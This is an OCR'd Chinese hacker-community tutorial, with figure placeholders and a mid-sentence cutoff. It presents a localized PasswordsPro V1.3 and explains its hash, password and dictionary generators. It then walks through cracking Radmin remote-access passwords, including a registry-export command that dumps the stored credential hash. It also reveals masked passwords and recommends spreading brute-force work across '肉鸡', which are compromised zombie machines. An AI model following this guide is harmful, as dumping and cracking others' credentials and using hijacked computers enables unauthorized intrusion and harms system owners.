


图2




图3

我在国外网站闲逛的时候，偶然发现了一款最近发布的能够使用“穷举模式”、“字典模式”和“特定模式”暴破Radmin密码的程序PasswordsPro V1.3。由于原版是英文的，不便于菜鸟们使用，偶就用了两天时间将其中文化，奉献给广大黑友朋友们，希望大家能够喜欢，一如既往的支持偶^_^

首先让我来介绍一下PasswordsPro V1.3.0.0这款工具吧，4月19日发布，它是用来恢复MD4 hashes、MD5 hashes、MySQL hashes、SHA-1 hashes、星号密码的工具，支持暴力破解字典破解、分布式破解等多种手段，速度很快，普通计算机上面每秒可达数百万口令，还可以用它来生成密码和字典。最让我们关注的当然是破解Radmin MD5-Hash的功能。

为了不让大家等得心急，我就不卖关子了。马上实践如何使用PasswordsPro的众多功能吧（菜鸟狂欢雀跃中，终于进主题了）。首先，我们把配置好的Radmin相关信息导出，查找到子键及其键值："Parameter"=hex:0e,7c,cf,2f,15,47,70,eb,0d,f6,89,57,8f,03,94,31

用记事本的替换功能把逗号去掉，修改后的格式为0e7ccf2f15477 0eb0df689578f039431这个数值是核对时候使用的。

一、功能简介

PasswordsPro V1.3作为一款密码恢复工具，具有六项主要功能：

1．散列生成器：在“输入需要生成散列的文本”对话框中，输入需要加密的“文本”，就能响应的生成各个算法加密后的数值；

2．密码生成器：能够产生所需密码规则的任意长度的密码；

3．字典生成器：能够批量生成所需密码规则，包括密码前缀、后缀，起始符号组合、结束符号组合，以及一些自定义的符号、字母规则的密码；

4．密码管理器：设计用来储存用户的所有密码的工具，防止您的密码遗忘丢失；并可以给这个管理器加密码，免于被他们打开偷窥您的信息；

5．散列密码恢复：用来为散列恢复密码，能对下列算法进行散列恢复密码：MySQL，MD4，MD4(Base64)，MD5，MD5(Base64)，MD5(Unix)，MD5(ARP)，MD5(RAdmin 2.x)，HA-1和SHA-1(Base64)；

6．隐藏密码恢复：用来查看程序的星号密码和IE等浏览器中显示的星号密码。

二、实际运用各项功能

1．散列生成器的使用

打开“散列生成器”，单击“服务”或按“F4”运行。在弹出的“输入需要生成散列的文本”对话框中，输入需要加密的“文本”。偶输入的是偶设置的Radmin的密码“hackbase”，您可以看到加密算法为MD5 （RAdmin 2.x）前面的“Hash码”为0E7CCF2F1547

70EB0DF689578F039431（图4），和我前面从注册表中导出的Radmin密码数值是一样的，证明Radmin的密码是用MD5-Hash算法加密的。同样，在“散列生成器”中还能看到不同算法加密文本“hackbase”后的加密值。




图 4

2．密码生成器的使用

打开“密码生成器”，其中的“密码规则”对生成的密码可以做设定。分为“大写字母”、“小写字母”、“特殊符号”、“数字”和“自定义符号”五种。对每次产生的密码数量和最大密码长度都可以做设置。

3．字典生成器的使用

“字典生成器”的使用即是对“密码生成器”的补充，能够批量生成密码。增添了“所有字符集”选项和“密码规则”。




图 5

前缀后缀很好理解，就是在密码同号码的基础上加上前缀后缀。如：

密码＝9500142

前缀＝hack

后缀＝base

这时的密码就是hack950014

2base，起始符号组合、结束符号组合分别代表开始密码和结束密码，偶想大家都能够明白（图5）！

4．密码管理器的使用

“密码管理器”就像一个您的密码日志，把生活中所用到的所有密码都记录在里边。使用的时候可以点击“编辑”菜单，在其中可以做“添加文件夹”、“添加自文件夹”和“添加记录”等操作。如果在您添加记录后，在保存“密码管理器”数据库之前，不要忘记给这个数据库添加密码。点击“文件”菜单，选择“修改密码”在对话框中输入新密码，否则数据库的密码就是“空密码”，别有用心的人就看到了……

5．散列密码恢复的使用

如果您的密码是使用MySQL，MD4，MD4(Base64)，MD5，MD5(Base64)等算法加密的，完全可以用散列密码恢复把密码暴破出来。点击“编辑”菜单，选择“添加散列”在对话框中输入您需要恢复的密码数值，并在下来菜单中选择Hash类型（图6）。在“服务”菜单中钩选上选择“穷举模式”、“字典模式”和“特定模式”那种暴破模式进行破解。然后按“F9”在“散




图 6

列密码恢复－配置”中配置好您的要求。最后按“F4”开始暴破，密码的破解工作就开始了，我们可以去做会儿别的事情。如果你想把“PasswordsPro”窗口隐藏可以按下“Ctrl+Alt+H”快捷键，再次按下这个组合键就能重新显示出来“PasswordsPro”窗口。

6．隐藏密码恢复的使用

隐藏密码恢复这个功能是使用抓取句柄的方式，把在当前运行的程序中的星号

密码显示出来。将鼠标移到星号密码的上方，单击就显示出真正密码了。

三 实战暴破Radmin密码

暴破Radmin密码首先要把加密后的数值添加到“PasswordsPro”的散列密码恢复工具中。这里有两种方法供大家使用：

第一，在CMD模式下，使用命令Regedit /e radmin.reg HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters导出Radmin的密码，并用记事本打开，用替换功能把子键“Parameter”中的逗号替换掉。复制密码“添加散列”到散列密码恢复工具中。

第二，点击“服务”菜单，选择“另外地”中的“从注册表中加载RAdmin-Hash”，然后会提示“散列已经添加成功”（图7）。




图 7

然后，我们要做的就是为这次暴破设置使用哪种暴破模式进行破解。按“F9”在“散列密码恢复－配置”中选择“穷举模式”，其他的配置大家一看就明白了。关键我要说明的是“分布式攻击设置”。如果您的肉鸡够多、配置够好，可以使用肉鸡暴破，每台肉鸡都分配一个暴破范围。在“参加分布式攻击的计算机数量”中，选择参加暴破密码肉鸡的数量（图8）。在其他肉鸡中也做相同的设置，这样我们就化繁为简、化神奇为力量^_^

终于，工夫不负有心人啊！在肉鸡够多、配置够好等客观因

